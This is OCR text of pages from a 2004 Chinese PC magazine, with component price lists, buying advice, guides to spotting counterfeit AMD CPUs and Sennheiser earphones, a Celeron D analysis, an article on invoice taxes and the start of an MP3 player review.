爱国者998FD	1960	1950
优派G90f	2420	2400
15英寸LCD		
三星153S	3080	3050
三星152N	3120	3100
明基FP547	2620	2580
明基FP581s	3299	3290
飞利浦150P4	3580	3560
飞利浦150X4	3780	3750
美格AY565N	3199	3180
LG L1515S	2830	2790
爱国者586T	2560	2520
NESO LD500	2980	2970
大水牛P45H	2980	2960
优派VG511S	3240	3220
17英寸LCD		
三星173S	3920	3900
明基FP756ms	3680	3660
飞利浦170S5	3670	3640
美格W765	3499	3490
LG L1710S	3500	3460
爱国者790T	3840	3805
优派VG710b	4475	4450
音箱		
漫步者 R231T	170	160
漫步者 R1900TII	390	385
漫步者 e3100	300	290
冲击波 红色恋人	150	135
冲击波 SW-5102	450	420
轻骑兵 B2288	135	120
轻骑兵 B2298	150	135
惠威 M-20W	690	670
惠威 M-20L	580	565
多彩 DLS-2102	190	175
多彩 DLS-2106	100	90
傲森PA-318P	690	670
傲森PA-328P	638	615
金河田 JHT-356	230	210
金河田 JHT-330	190	180
机箱		
世纪之星 A805A(3C电源)	540	520
世纪之星 皇冠288(P4电源)	570	550
爱国者月光宝盒T21(长城300P4电源)	340	310
爱国者月光宝盒Y16(长城P4电源)	370	345
金河田纳米6121(海象305 P4电源)	570	520
金河田蓝牙6136B(金河田315WBP4电源)	440	410
多彩 DLC-S8511(P4电源)	350	330
多彩 DLC-M9911(P4电源)	400	370
多彩 顽猴DLC-MF410(P4电源)	370	345
散热器		
九州风神 AMD之卡西摩多	90	80
九州风神 恺撒大帝	80	70
九州风神 AE-2388+白金版	88	85
九州风神 AE-S08XP2600+	75	62
Tt A3036(火山7X)	100	95
Tt A3041(火山9A)	105	95
超频三 蚂蚁PA7C-38CUAL	75	70
富士康 CMI-28-2N	68	65
富士康 CMA-32-1N	145	130
AVC Z090Z36	85	80
急冻王 ALK808	95	80

截止到2004.7.23，此价格为市场采集，且经常波动仅供参考。(单位:元)

CF [SC03]



典雅键盘新观念

BenQ 推出了 A800 新款海贝键盘(见图)，该键盘采用 BenQ 最新的“X 架构”专利键帽悬吊技术,结合笔记本电脑键帽触感的柔软性，与使用者所习惯的键帽行程深度，形成黄金比例般的完美组合，不仅敲击省力，反应灵敏，而且不论施力于任何位置，都能轻松感应，配合心理念的造型带来不错的手感。A800 键盘最大的特色是键盘整体为向外凸的造型，类似海贝的外壳造型，键盘主体以露面咬花及外围抛光手法给人高贵典雅的视觉感受，更找到一点苹果 G4 键盘的韵味。除了使用外，外观观赏效果也很不错，是追求桌面品味的佳选。A800 海贝键盘系列有白色的标准版和黑色的时尚版。市场销售价格为 130 元左右。



关注二手液晶显示器

我们在市场上看到很多国外名牌二手显示器包括康柏、NEC、EIZO、IBM、DELL、SHARP 等等。这些显示器大部分来自洋垃圾，主流屏幕尺寸从 14 英寸到 17 英寸都有，通常这些都是被淘汰的早期液晶显示器，我们可以发现他们的亮度和对比度都比较低(尽管一些商家都将显示亮度和对比度调到最大)，有些液晶屏已经开始泛黄(显示纯白色画面时对比很容易发现)，液晶屏幕的反应速度与早期 50ms 的产品差不多(尽管商家一般反应速度都凭空标 25～30ms)，整体显示效果只能达到 PII 级笔记本液晶屏的显示效果。这些液晶显示器虽然成批量，但质量好的不多，很多显示器还是经过地下工厂修复的，质量很难保证。这些液晶显示器通过网络和小商家店面销售，虽然价格只有主流产品的 25～50%，但性能不能与现今产品同日而语。修复机的故障率偏高，商家对这类产品提供的保修期很短，如果日后显示器出现故障再找商家维修，有的根本没有维修能力，有的则趁机宰用户一刀。网上还有一些打着“只卖液晶显示价”旗号的二手液晶电脑整机出售(有的还是名牌)，不过不少这类液晶显示采用特殊的专用接口，只能与配套电脑连接，不能简单的与普通标准显卡连接，商家早就知道这一点，所以廉价卖了。

选购显卡注意 64MB 128bit 和 128MB 64bit 的差别

显存是继显卡芯片后人们第二个衡量显卡性能的重要因素，在中低档显卡中有大量配置 64MB 128bit 和 128MB 64bit 显存的产品。配备 64MB 128bit 显存是一个常规的搭配，现在的显示芯片大多支持128bit 位宽显存，高位宽的显存更能挥发整体的性能。而有些显卡采用搭配 64bit 128MB 显存，这样虽然在显存容量上可以号称 128MB 但是性能发挥上比起 128MB 128bit 版本的产品要大打折扣，所有这种显存的搭配方式常被称为缩水配置或哗众取宠配置。厂家采用 64bit 128MB 显存可以压缩成本，并以 128MB 高容量显存和低价位作为卖点争夺市场，这在一些二线品牌的显卡中是常用的招术。配置64bit位宽的显卡一般都有意规避相关指标的表述，通常只有在不起眼的地方用文字表达一下。我们在选购一些低价位的显卡时应该注意一下。

注意锂电池与镍氢电池不能简单互换

锂电池给很多人的感觉是高容量高档次的标志，在一些电脑城出现与普通 AA 电池一样外形的锂电池出售。AA 电池外形的锂电池虽然大小与普通 AA 型镍氢电池相同，但由于充电型锂电池的电压是普通镍氢充电电池的3倍(3.6～4.2V)所以一般不能简单直接替代。否则会很容易导致用电器的物理损坏。

注意区分 P4 2.8GHz 的五种型号

现在 Intel Pentium 4 2.8 是目前中高档装机配置的主流，不过市场上 P4 2.8 有多种性能不同的产品，商家一般用后缀来加以区分，下面就是市场上主流的几种 P4 2.8 处理器的基本特性：

处理器	P4 2.80	P4 2.8C	P4 2.8E	P4 2.8A	P4 520 2.8GHz
前端总线频率	533MHz	800MHz	800MHz	533MHz	800MHz
二级缓存	512KB	512KB	1MB	1MB	1MB
超线程技术	不支持	支持	支持	不支持	支持
制造工艺	0.13微米	0.13微米	0.09微米	0.09微米	0.09微米
封装形式	PPGA，FC-PGA2	PPGA，FC-PGA2	FC-PGA4	FC-PGA4	FCLGA
引脚	478pin	478pin	478pin	478pin	775land

目前最热门的是 P4 2.8C 和 P4 2.8E 两款，P4 2.8E 的性能相对较高，但一些新技术在该工作频率下优势并不明显而且 Prescott 核心发热量比较大，所以仍然有不少电脑爱好者钟情于 P4 2.8C。CF [SC04]



广东陈尖铿读者：我想自己配一台能满足图形设计的电脑，当然音质也要好一些，偶尔也要听听音乐。整体价位在8000元以下。非常感谢！

配件	型号	价格(元)
CPU	Intel Pentium4 2.8E(盒装三年保修)	1470
风扇	九州风神AE-P4H2	80
内存	金士顿DDR400 256MB×2	740
主板	技嘉GA-8IPE1000-G	840
硬盘	希捷酷鱼7200.7 120GB(2MB缓存)	670
显卡	盈通镭龙R9600PRO	990
声卡	板载	-
显示器	三星795MB	1249
光驱	华硕DRW-0804P DVD±RW	950
键鼠	微软极动键鼠套装	195
机箱	多彩DLC-MF411机箱	350
音箱	冲击波SB-2000	388
总计		7922

配置说明：作为图形设计平台的重心部位是显卡选择，图形设计用显卡与普通显卡有一定的区别，由于专业级显卡太昂贵，而盈通镭龙R9600PRO显卡的图形处理速度非常快，完全能够胜任平面设计工作。盒装带三年保修的Intel Pentium4 2.8E具有1024KB二级缓存，前端总线频率为800MHz，性能出色。i865PE更是一款性能强劲的芯片组，而这款技嘉GA-8IPE1000-G主板无疑是这种犀利风格的代言之作。内存采用2根256MB金士顿DDR400内存，组成双通道系统，有利于系统整体性能的提高。

对三星产品线熟悉的朋友，三星795MB❶不但在外观上加入了“时尚、简约、瘦身”的要素，领先的“魔技”的运用，更是通过了TCO’03环保认证。再次，纳米涂层的使用使画面呈现前所未有的高对比度和高色纯度，同时将眩光、反射光的影响降到最低，让用户即使长时间工作也不至于感到眼睛疲劳。微软极动键鼠套装由光学极动鲨和灵巧键盘组成❷，其中光学极动鲨是按照亚洲人手形特点精心设计的，定位准确，反应速度快，适合图形设计。华硕DRW-0804P是一款双8速的DVD±RW刻录机❸，特别是静音控制方面很出众。机箱选用多彩DLC-MF411机箱❹，这是一款很有中国传统文化特色的“脸谱”机箱。要想音质好，除了声卡要比较强劲外，音箱也要选好，我们选用冲击波SB-2000❺书架式音箱，肯定可以满足你的听音需求。CF [SC05]





闷豆买刻录机

闷豆：“小姐你们有什么推荐的性价比高一点的CD-RW刻录机吗？”

销售小姐：“你要价格便宜的话，我们这里正好有一批压库的XX牌刻录机，价格只要230元。”

闷豆：“价格是不错，不过速度只有40×，老产品了。”

销售小姐：“所以说是压库的，不然就不是这个价格了，其实40×已经很快了，速度再高也快不了多少。”

闷豆：“这倒也是，不过你这刻录机怎么只有塑料袋呀，连包装都没有，买刻录机不是还有附带刻录盘吗？”

销售小姐：“说了是压库清仓的，所以只有主机，现在刻录盘很便宜了，几块钱的事。”

闷豆：“哦。不过你这个刻录机是新的吗？不会是返修的吧。能再拿个给我看看吗？”

销售小姐：“肯定是新的，这叫工业包装，所以价格便宜，我们这里这样的机器多了，以前这个机器要卖到5XX元呢。”

闷豆：“你看，两台机器的序列号相差这么多，肯定不是一个批次的，我看像返修货，你再拿几台我看看。”

销售小姐：“序列号不能说明问题，反正我们可以给你3个月保修期，如果你要求高就买盒装货吧，价格自然要贵不少。”

闷豆：“保修期这么短呀，我对这个机器有点不放心。”

闷豆：“你看这台机器上还有2003年的保修贴，肯定是返修货。”

“那你就买盒装的吧”，销售小姐边说边把刻录机上的残留的保修贴撕去，重新包好放回货架。

销售小姐：“那你买这个吧，保证全新原封的，XX还是名牌，给你360元吧！”

最后闷豆还是花了三百多元买了盒装的刻录机，在回家的途中闷豆路过二手市场看到刚才销售小姐推荐那种工包刻录机居然在二手市场有好几个摊位在卖，开价只有180元。

点评：市场上有很多返修的光驱类产品包括CD-ROM、DVD-ROM、CD-RW甚至DVD+/-RW、COMBO，一般返修货都没有完整的包装，只用塑料袋或者通用纸盒装一下，而且大部分都是过时产品，序列号相差很远。虽然实用性强价格便宜不过质量不能保证，购买有风险。CF [SC06]



AMD 盒装 CPU 真假立辨

■ 北京　朱爱清

近期市场上假冒盒装的 AMD Athlon XP 处理器渐渐多起来，这些假盒装处理器中还有相当一部分内部的 CPU 是打磨的。所以，大家在购买 AMD Athlon XP 盒装 CPU 时，必须多留个神。

一、认识 AMD 假盒装 CPU

目前，AMD 假盒装 CPU 主要分三种：

1.假包散芯

假包散芯是将真品 AMD 散装 CPU 重新封装，装进仿造的 AMD 包装盒中。以 Barton 核心 Athlon XP 2500+ 为例，散包的零售价是 510 元，再加上 AVC 风扇近 30 元，仿造包装盒的成本约 20 元，总成本仅为 560 元。这种假包散芯的其售价比正品盒包便宜 20～30 元，售价在 670 元左右，不过质保仅为一年。

2.真包散芯

这种做法其实是最不高明的。很多装机商在给用户装完电脑后，往往将 AMD 正品包装盒留下，然后装真品 AMD 散装 CPU 重新封装进 AMD 包装盒中。

3.假包假芯

假芯假芯是将打磨的 CPU 重新封装，装进仿造的 AMD 包装盒中。

小提示

目前 AMD 盒包 CPU 因为是采用独特的一次性包装设计，只要打开包装后就无法继续封装，包装的材料与尺寸都不是正常的尺寸。并且每一颗 CPU 上都会有十三位条形码，可以通过电话确认真假。前面两种 AMD 假盒装 CPU 当中的 CPU 都是真品，性能方面并没什么影响，最后一种的 CPU 是打磨的。不管是哪种 AMD 假盒装 CPU，大家一定要通过下文所述的方法认真辨别。

二、包装辨真假

下面，笔者以市场上假货横行的 Barton 核心 Athlon XP 2500+ 盒装 CPU 为例，向大家介绍如何区别真假 AMD 盒装 CPU。


图 1


图 2

AMD 盒装正品 CPU，目前国内主要由伟仕和神州数码两家公司代理。判断假冒盒装处理器首先我们可以从外包装上看，假货通常没有代理商标贴，正品都有伟仕的标签(见图 1)或神州数码的防伪标贴(见图 2)。在 AMD 盒装CPU的包装盒上还有AMD“盛夏火热大促销”的刮刮卡(见图 3)。如果你所购买到的 AMD 盒装 CPU 没有任何代理商的标贴，那就很可能是假货。




图 3

小提示

如果你是购买神州数码代理的 AMD 盒装 CPU，还有两种方法辨别真伪。一是将外包装上防伪标贴刮开，拨打中国质量协会的防伪查询电话 800-8106046，根据提示顺输入标贴下的序号即可查询真伪；二是拨打神州数码服务热线 800-8101118，查询通过 CPU 上的十三位条形码数字。

在包装盒正面左上角的“2500+”下面的小字上，正品的字迹会粗一些，而假货的字迹显得细。在包装盒左侧的条形码上方，正品的实际工作频率为 1833MHz(见图 4)，而假货制造者一时粗心大意，而将实际工作频率错印成 1667MHz(见图 5)。



图 4



图 5

打开包装盒后，在附带的 LOGO 标贴上，正品的 TM 字样非常清晰(见图 6)，而假货的 TM 字样非常模糊(见图 7)，基本看不出是什么字母。相比之下，假货的 LOGO 的颜色也比正品深，正品是翠绿色，而假货是墨绿色。



图 6



图 7

Barton核心Athlon XP 2500+是采用AMD T-B核心，CPU的内部编号为Mode 10，假货却将在包装盒附带的说明书中将CPU的内部编号错印成Mode 8。而在三年有限责任担保书中，正品的简体中文说明部分全以简体中文字印刷，而假货的简体中文说明部分有些却以繁体中文字印刷。

二、散热器辨真假

正品的AMD盒装CPU都是带AVC散热器(见图8)，在散热器的扣具一侧标示产品序列号(见图9)，而假货没有标示产品序列号。而且很多假货的散热器是使用普通的单扣，而正品是使用三扣的散热器。



图8



图9

三、CPU辨真假

前面所述的两个方面可以辨别真假，现在就要请出我们的主角—— CPU。我们先来介绍一下目前市场上流通的三种Barton核心Athlon XP 2500+。

1.真货

这里包括盒装正品和散包正品。

2.打磨CPU

采取的方法是:使用银漆将L2金桥连上，就可以打开屏蔽的256KB缓存，将一块Thorton核心Athlon XP 2000+打磨成Barton核心Athlon XP 2500+。

3.白版CPU

什么是白版CPU呢？有些人说是从工厂淘汰下来有部分缺陷的CPU；也有些人说是白版CPU没有通过AMD工厂正常测试，而是通过一些特殊的渠道流出已经生产出来但还没有测试的CPU，而且自行检测，找出合适的频率修改切割金桥。不管是哪种说法，这种CPU是不能算为真货。



图10

下面我们再向大家介绍如何识别真假盒装Barton核心Athlon XP 2500+(见图10)。

第一，正品盒装CPU的基板编号(CPU正面的右下方)全部为27493。

第二，正品盒装CPU的生产周次都是2004年12周以后。

第三，正品盒装CPU的金桥切割非常整齐，而假货的金桥被打磨的痕迹比较明显。

第四，正品盒装CPU的CPU产品编号为AXDA2500DKV4D，且字体很清晰，而大多数AMD假盒装CPU是以打磨CPU产品编号作假，所以大家一定要看清是否有打磨的痕迹。

第五，正品盒装CPU的条形码印刷精美，而假货粗糙得多。而且我们可以通过此条形码的数字拨打防伪查询电话，就可以立辨真假。CF [SC07]

森海塞尔MX500RC耳机打假

■ 上海 杨法

森海塞尔MX500RC耳机因为价廉物美成为很多音乐爱好者的首选，树大招风，好卖的耳机自然假冒的多，市场各种假冒版本的MX500耳机都有。

第一类是带包装的假货，从外包装到内部耳机外观和LOGO全部仿冒。不过有些假货上没有贴国内锦艺代理商的电码仿伪标贴（见图），水货也没有该标贴。有些假货虽然贴有电码仿伪标贴，但不能通过认证或者被告知该号码已经被多次查询了，一般说贴了假电码仿伪标贴的东西绝大部分是假货。还有使用老款锦艺仿伪标贴（没有条码的）的大部分也是假货。

第二类是一些所谓水货和OEM工厂货，很多水货和OEM货确实没有完整正规的包装，水货也是真MX500耳机只是渠道不同，真的MX500耳机上的“SENNHEISER”LOGO清晰不容易脱落，但假货则相对比较模糊用指甲一刮就容易掉落。绝大部分真OEM货都不会打上SENNHEISER的标记，有的甚至连线控都没有。散包的标有SENNHEISER标记的MX500耳机假货比例很高。



最后MX500真假货区分最容易在耳机的线控上，绝大部分仿冒品在耳机上仿真度较高但在线控上与真货有很大的区别。CF [SC08]

对 mPGA 478 的赛扬 D 处理器说 NO



■ 河北　我思故我在

随着暑期电脑装机高峰的来临，作为业界处理器老大的Intel在六月末一举发布了四种mPGA 478封装的新赛扬D(见图1)处理器(包括:Celeron D 320/325/330/335)主打低端市场，意在改变旧Northwood核心老赛扬同Barton核心Athlon XP处理器竞争的不利局面。为什么同属Proscott核心的P4 E处理器面世时无人喝彩，而赛扬D一降生便集“万千宠爱于一身呢”？



图1



图2　新赛扬D和老赛扬的正面

因为赛扬D采用0.09微米制造工艺、二级缓存增加到256KB、前端总线频率也提升到533MHz(见图2)，其最新的Prescott核心的架构更使其性能有了质的飞跃。可是，在这里我给正要打算新装机欲选购mPGA 478封装的赛扬D读者泼一瓢冷水，因为基于主板和芯片组的支持、散热问题及性价比的考虑，现在不适合mPGA 478封装的赛扬D。

№1:尴尬，低端CPU配高端主板

由于赛扬D采用了Prescott核心，使得其配套使用的主板电源转换回路必须符合VRM 10和FMB 1.5规范，而对此支持比较良好的是Intel 848P、865PE、865P、865GV、865G的主板(这部分用户往往会选择高端的P4处理器，不会青睐赛扬)，此前可以搭配Northwood核心的低端Intel 845PE、845GV、845GE、845G、845E主板因规格达不到赛扬D的要求不得不急流勇退(虽然部分主板通过刷新BIOS可以支持赛扬D，不过由于供电问题可能造成CPU工作不稳定)。这样就出现了中高端主板配低端赛扬的尴尬现象，显然“新赛扬D+i848”比“旧赛扬+i845”的性价比大失水准！这也有违低端购机者所主要考虑的价格因素。

№2:主板电压和CPU散热问题，不容忽视

赛扬D的功耗虽逊于同门的P4 E处理器，但是对电压的要求相对提高，因此使用三相供电的主板成为必需，这使得大多数采用两相供电的i848P主板又被拒之门外。鉴于赛扬D的发热量巨大，想用一个30元以下的散热风扇就足可应付赛扬处理器的日子一去不复返了，80元以上的嵌铜或纯铜的散热器则成为赛扬D散热的首选，无形中又增加了一笔开支。

№3:机箱散热和电源品质，须小心应付

随着赛扬D功耗和发热量的增加，势必带来包括主板在内的各种电子元件温度的升高，因此机箱内的散热问题也要引起高度重视，应该视情况选购一款质地较好的机箱或加装机箱散热风扇，但是这带来了成本的提升和维护上的困难。功率变大的新赛扬D要维持稳定工作对电源的品质提出了更高的要求，这也使得那些虚标严重的劣质电源失去了市场，而高品质的电源意味着更多“银子”的投入。

№4:mPGA 478封装的赛扬D又将面临淘汰

目前Intel已经发布采用LGA775接口的赛扬D 340和赛扬D 335，在第三季度末期，Intel还将推出同样采用LGA775接口的赛扬D 330和赛扬D 325。而且Intel将在8月22日推出LGA775接口的赛扬D J系列处理器，包括:Celeron D 325J(2.53GHz)、Celeron D 330J(2.66GHz)、Celeron D 335J(2.8GHz)和Celeron D 340J(2.93GHz)。看来Intel是力推LGA775接口，那么mPGA 478封装的赛扬D会不会重蹈图拉丁赛扬的覆辙，产品性能虽好，但上市不久就会被主流所淘汰，转瞬即逝成为匆匆过客。

通过笔者以上的分析，大家是不是在选购mPGA 478封装的赛扬D时，多了些理性的认识呢？

其实，反其道而行之，本文也是对即将选购赛扬D处理器朋友的一个借鉴和帮助。当然，对于已拥有Intel 848P、865PE、865P、865GV或865G主板的升级用户，倒是可以考虑mPGA 478封装的赛扬D。毕竟赛扬D的性价比比较高，散装Celeron D 320(2.4HGz)仅比同频率的老赛扬贵20元，目前的报价为560元，带嵌铜原装风扇的盒包Celeron D 325报价也只有680元，与Athlon 2500+价格持平。另一方面，市售的赛扬D几乎个个都是超频佳品，大部分都可以在不加电压的情况下直接上166MHz的外频超越3GHz大关。更有发烧友通过提高核心电压和外频，将2.66GHz的Celeron D 330狂超至3.8GHz。

CF [SC09]



本期报料者获得奖金１００元
报料信箱:dizen@intodigi.com

开正式发票到底谁交税

■ 本刊记者 王寒晖 福建 斯佳丽

> 尊敬的小怪：
>
> 我非常喜欢《电脑爱好者》最近新设立的“CFan 黑板报”小板块，我也想向小怪询问关于电脑产品开正式发票的问题。
>
> 前几天我到北京的海龙大厦购买笔记本硬盘和移动硬盘盒，当时到二楼一个柜台购买日立40GB 笔记本硬盘和一个USB 2.0 的移动硬盘盒，并谈好价格总共是775 元。可是我要求开正式发票，商家就要求我再加5% 的税费，或者到二楼开发票的地方自己去开正式发票（税额还是自己掏）。我就是不理解，交税不就是商家的事吗？就像我们到商场买东西一样，开正式发票也从来不用自己交税呀？事实是不是这样呢？盼答复！
>
> 您的忠实读者：陈顺忠

如果你经常到电脑城购买电脑配件或其他产品，你就会发现上述问题。在这部分读者的心目中，可能形成一种思维定律，认为电脑城所销售的电脑产品都是不含税的，事实真的会是这样吗？

一、电脑产品是否含税？

关于电脑产品中是否含税，各方的说法不尽相同。为此，记者特意到鼎好电子商城暗访了不同的商家。

记者：“请问您这的佳能 DM-xL1s 数码摄像机多少钱？”

商家甲：“含税价 24800 元，保证行货。”

记者：“水货❶ 有吗？”

商家甲：“我们这不做水货，如果要的话，最低给您24700 元，这是最低价了。”

记者：“如果不开票需要多少钱？”

商家甲：“最低给你做到 23600 元。”

记者马上找个理由，来到另一个商家。

记者：“请问您这的佳能 DM-xL1s 数码摄像机多少钱？”

商家乙：“最低 24200 元。”

记者：“这是行货❷，还是水货？”

商家乙：“行货。”

记者：“开发票最低多少钱？”

商家乙：“这是最低价了，在我们公司开发票要另加4% 的税，如果你到市场代开票处开发票，税率是 4.67%。”

可能大家觉得很奇怪，为何不同的商家的说法不一样，所报的价格也差距较大。到底哪一种说法属实呢？

正规的厂家在销售商品时，都是含增值税的。学过会计的人都知道，增值税是对从事销售货物或者提供加工、修理修配劳务以及进口货物的单位和个人取得的增值额为课税对象征收的一种税。我们举个例子，厂商将产品给代理商销售或代销，代理商再通过电脑城柜台销售。实际上，各级代理商销售商品时，如果是一般纳税人，需按照销售额交纳17% 增值税额，而代理商购入此商品时，准予从之前需交纳的增值税额进行抵扣，换而言之，代理商交纳的增值税几乎为零。如果代理商是小规模纳税人，需按照销售额的 6% 或 4% 的征收率计算应纳税额。

对于一些不正规的厂商，如果购进的零配件就是不含税的，所以增值税就不能抵扣。为了提高产品的市场竞争力，就采用不含税的作法。水货产品也是同理，因为水货本身就是为了逃避关税，当然也没有所谓的增值税。

由于很多企业不要求用增值税发票，只要是普通发票就可以入账。因此，很多商家就钻这个空子。这么说来，如果前一商家是小规模纳税人，是属于正规经营。如果是一般纳税人，这个商家还赚了其中的税差，因为普通发票的税率是 4.67%，而增值税发票的税率是 17%，留下来的增值税发票要么另做它用，要么帮别人代开。

这里还有一种情况，很多商家为了降低商品的售价，报出不含税的价格。特别是一些小规模纳税人或者个人经营者本身的税额就不能抵扣，所以干脆就以不含税的价格出售。

名 词 解 释

❶ 水货

所谓的水货，就是指原定销售点不是该国家或地区的产品在该国家或地区进行销售，举例来说，就是一台本来在美国为销售地点的数码相机在中国进行销售，这台数码相机在中国就叫做水货。水货和产地无关，只是和销售地点有关，即使是中国自己生产的数码相机，但是属于要销往国外的型号，在中国进行销售的话也是水货，但是回到它的销售地美国，它又成为正规的行货了。因此，水货这一说法只是相对某个指定的地域而言。

❷ 行货

所谓的行货，就是指由生产厂商(或者其授权机构)自己，或者再次通过授权代理商在特定地区销售专门为该地区设计和生产的产品。行货也只和销售地点有关，与生产地点无关，而且行货也是相对地域而言的，在中国销售的行货型号在国外就是该地区的水货了。

二、4.67%的税收是由谁来交？

之前笔者说过，如果是正规的厂商、正规的代理商，销售的电脑产品都是含税的。如果是不正规的厂商所销售的产品或水货，这个税收到底由谁来交？

在中关村的各大电子/电脑市场都设立市场代开发票处，不少在电子/电脑市场购买商品的消费者都到这个市场代开发票处来开发票。这不禁让记者感到疑惑：为什么发票不是由商家来开，需要由国税局来代开呢？原来在各个电子/电脑市场都有国税局派往的征收组向经营者征收税款，根据各电子/电脑市场的具体情况国税局可能会专门设立"市场代开发票处"。各个各大电子/电脑市场中承包柜台的商户很多，有的是以公司的身份在市场进行销售的，工商和税务的手续都比较齐全的，能够以公司身份向税务局购买发票，国税局将通过它向消费者开具的发票来征税。有的则是以个人的身份，在市场里进行销售，无法向消费者开发票，那么就由国税局来代理开发票的工作(见图1)。


图1



图2

当我们走到位于鼎好电子商城三楼的"市场代开发票处"时，看到好多人正在那等着开发票(见图2)。其中一位对记者报怨："这些柜台的人死活不愿开票，只好到这儿来开。"其实有些公司不开票是因为他们卖的东西已经超出了经营许可范围，所以得到市场代开发票处来交。这种行为本来是不允许的，但是国税局不能限制商户之间私底下的货物交流。在这里开普通发票的税率其实只有4.67%。看来，开具普通发票的税额确实属于应该由消费者来交纳，但这不包括在经营许可范围之内的正规商家。

三、发票不是惟一？！

相信很多读者会认为开具正式发票后，以后的售后服务上会有保障，而且出什么事也有凭据，看来的确是要发票好。事实上不同的厂商或代理商，对发票会有不同看法。

以水货产品为例，保修往往是代理商的行为。其实要不要发票都一样，保修一般是通过保修易碎纸上标注的日期为准，有些也可以以商家开具的收据进行保修(见图3)。你想，要了发票怎么样？商家要是跑了，什么发票都没用，最重要的是信誉。


图3

而像一些大件的行货产品(比如数码相机、数码摄像机、整机、笔记本电脑)，厂商一般都要求有正规的发票，当然机子本身也必须是行货的情况下才可以保修。就比如记者之前向商家咨询的佳能DM-xL1s数码摄像机就是这样。如果你为了贪图便宜，购买了没有发票的机子，实际上厂商是不会给你保修的，我想谁也不能保证在保修期内你的机子不会坏吧？

对于行货和水货产品的选择上，各有各的说法。买行货的话，可以享受质保，但是价格贵；如果买水货，价格倒是便宜不少，但是质保怎么办呢？如果买了水货并且开了发票，一旦产品坏了，保修是找厂家还是商家呢？许多朋友都认为买水货的时候一定要开好发票，认为发票开好了就万事大吉，一旦出了问题可以直接找厂家维修，其实不然！可能存在水货的国际知名品牌的数码产品、电脑配件、整机与笔记本电脑不同，一些笔记本电脑享受全球联保，但是数码产品、电脑配件和整机就不大一样了。以数码相机为例，每一款行货数码相机在销售的时候都有它的序列号，厂家就是凭着注册过的合法序列号给用户提供保修服务的。而水货产品的序列号并没有在注册的序列号之列，因此即使你拿着发票也不能享受免费维修的服务。不过对于诸如尼康、索尼这样的大厂家，只要你能提供境外的发票，即使在中国一样可以享受全球联保。而我们现在买的水货，一旦出现问题，只能凭着购买凭证到商家那里去维修，跟厂家的关系不错的商家会把产品拿到厂家的维修部进行维修。

小编有话说：如果需要买水货，一定要选择信誉良好、规模比较大的商家，而且一定要保留好购买凭证，千万不要迷信一张发票在手就万事无忧。当然，如果条件允许，还是建议大家买行货，毕竟行货有着完善的质保体系。

>>>>>>>>>>>>>>> **回音壁** <<<<<<<<<<<<<<<

尊敬的编辑：

您好！我于今日升级了自己的台式电脑，由于疏忽，在商家面前没有试验机箱前置USB接口和耳麦接口的好坏，回家后发现前置耳麦接口有问题，无法正常听到声音。电话告知商家，要求上门给予更换或修复，得到的答复是组装机不负责上门维护，需将主机送到商家进行修理。请问，有这样的规定吗？今后消费者，尤其是DIY爱好者如何保证自己的电脑得到良好的售后服务呢？请教帮助，期待回音！

张永乐

小怪答复：《微型计算机商品修理更换退货责任规定》(http://www.chinatt315.org.cn/INDEX0/sanbao008.HTM)第十一条规定"自售出之日起7日内，微型计算机主机、外设商品出现本规定《微型计算机商品性能故障表》所列性能故障时，消费者可以选择退货、换货或者修理。消费者要求退货时，销售者应当负责免费为消费者退货，并按发票价格一次退清货款。"，由于机箱前置USB接口和耳麦接口均属于机箱的附属配件，而机箱不在《实施三包的微型计算机商品目录》之内，因此商家可以不予退货、换货或者修理。除非您在购买电脑时，与商家签订保修协议。CF [SC10]

寻找最好的随身音乐中心

—— 15 款 MP3 播放器试用

经过了 6 年的发展，MP3 播放器终于“功德圆满”，已经毋庸置疑地占据了随身听的主流地位。在 2003 年第 24 期杂志上，我们曾在当期的数码专题里对 MP3 播放器的结构原理以及设计上的特点做了详细的解析。现在半年时间过去了，市场上的主流 MP3 播放器又有了一些新的变化。

2004 年 MP3 的新趋势

MP3 播放器从 1998 年问世到现在，技术发展已经非常成熟了，特别是其解码芯片经过了几代的发展，基本上已经定型。但这不意味着 MP3 播放器的发展已经定型。

1.2004 年 MP3 播放器在设计上一个最大的变化就是彩色 LCD 屏和 OLED 屏开始大量应用，彩色 LCD 屏在大型 MP3 播放器上的使用增加了 MP3 播放器的适用范围，使得 MP3 播放器开始具备一定的 PDA 能力。而 OLED 屏则拥有比 LCD 屏更好的亮度和节电性能，在小型播放器上的使用越来越广泛。

2.经过了一段时间的发展，现在主流的 MP3 播放器已经达到了 128MB 容量，并且在向 256MB 容量过渡，大容量也对 MP3 播放器的自身管理能力提出了更高的要求。现在的主流 MP3 播放器大都具备分目录管理、各种格式的 MP3 和 WMA 文件回放，MP3 实时录音、EQ 处理等功能。

3.硬盘随身听经过几年的发展，进入了一个大发展的时期，几乎各个主要品牌都有自己的硬盘随身听型号。而特别要指出的是，使用微硬盘的硬盘随身听产品正在成为新的大潮流。

4.超微型随身听是从 2003 年开始出现的产品，与主流型的 MP3 随身听相比，这类产品去掉了 LCD 屏并使用了内置充电电池，这使得它们的体积达到了极端小巧的程度，甚至一些随身听就和一块纪念币的尺寸外观差不多，这使得它们受到了爱美女性的极力追捧。这类不追求性能和容量，而以外观设计为主要追求目标的产品是2004年MP3随身听的另一个重要发展方向。

5.大部分主流品牌厂商都已经意识到了耳机品质对于随身听销售的重要性，新一代的随身听原配耳机的品质大都有了明显的提高。

6.从随身听结构上看，双芯片随身听已经被彻底淘汰，新一代的产品基本上全是单芯片的产品。

7.大屏幕随身听开始普遍具有一定的 PDA 能力。

8.充电型 MP3 开始成为主流产品，随着 MP3 开始往大体积多功能和简单功能、时尚化首饰化这两个方向发展，两个趋势都要求体积小容量大的电池，所以充电电池开始普遍在新一代的 MP3 上使用。

15 款新 MP 随身听试用

根据这种新的发展趋势，我们《电脑爱好者》评测室收集了市场上的15款著名品牌的主流产品，进行了试用。(试听分别使用原配耳机与 B&O A8 耳机进行对比)

评判标准及主要特性说明：

类型：MP3 所属的种类(硬盘、闪存、微型……)

外观：外观工业设计评分

工艺：制造工艺评分

音质：主机音质评分

耳机：原配耳机回放音质评分

功能：主要功能评分

操控：操控方便性评分

电池类型：电池所属类型(充电、干电池)

耳机类型：耳机所属类型

附件：附件说明

连接：与主机连接软硬件方式

金河田 KMF808

类型：主流闪存式随身听	电池类型：一节 7 号电池
外观：★★★★	耳机类型：标准耳塞
工艺：★★★★★	附件：挂绳、转录线
音质：★★★★★	连接：USB 连接，系统自认
耳机：★★★★	录音/FM：有
